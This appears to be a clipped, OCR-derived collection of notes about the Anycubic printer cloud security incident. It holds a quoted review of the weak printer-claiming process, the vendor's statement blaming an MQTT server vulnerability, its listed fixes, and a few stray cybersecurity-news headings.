
- The author claims to have sent it to over 2.9 million vulnerable printers.
- Anycubic has only sold 500,000 printers

https://3dprintingindustry.com/news/interview-james-ouyang-on-the-rise-of-anycubic-224609/

There are four pieces to the cloud printing service: The printer itself, your slicer, which is Anycubic’s Photon Workshop, then the Android or iOS app, and the cloud.anycubic.com website, which is completely dysfunctional, it’s linked from Photon Workshop, but it’s only generating internal server errors once you click past the expired certificate warnings. So really, you’re forced to use the app, because you need that to create a user account and link your printer. All you need to do to claim a machine is to enter the “CN” number from the printer, no confirmation on the machine or anything, and you can remote monitor the printer’s status and start prints straight from the slicer or from the app. Once you’ve printed a part, the file for that stays saved locally on the printer, so you can start printing it again without needing the app, but for new prints, you either start them immediately from the slicer or upload the print file to the cloud and then you have to pull out the app and start them from there. The printer itself doesn’t know anything about files stored in the cloud.

https://arc.net/l/quote/fasdxlkj

This is all still super unfinished if you couldn’t tell already. Privacy policy? Eh, we don’t need that. And the process of entering the CN number to claim a printer not only straight up didn’t work until the very latest firmware update, which you have to do manually through a USB drive, but it’s obviously a huge security risk. Like I said, there’s no confirmation whatsoever on the printer itself when someone is trying to claim it, which gives basically full control over the machine, and once somebody else has registered it, there is no way for you to kick them out or even reclaim it for yourself.



We confirm that this incident was caused by a third party using a security vulnerability of the MQTT server to access users' printers.

How Do We Plan To Solve This?

We have undertaken the following measures:

- Strengthened the security verification steps of the cloud server
- Strengthened authorization/permission management in the cloud server
- Currently improving the security verification of firmware (new firmware will be available on **the official website** by March 5th.)


Further steps:

- Implementing network segmentation measures to restrict external access to services
- Conducting regularly audits and updates for systems, software, and the MQTT server

STORM WATCH

CYBERSECURITY NEWS

TOOL TIME



https://www.riskmap.com/

1 Update — 17 hours ago

CISA WARNS PHOBOS RANSOMWARE GROUPS ATTACKING CRITICAL INFRASTRUCTURE

Miscellaneous
Cyber Security

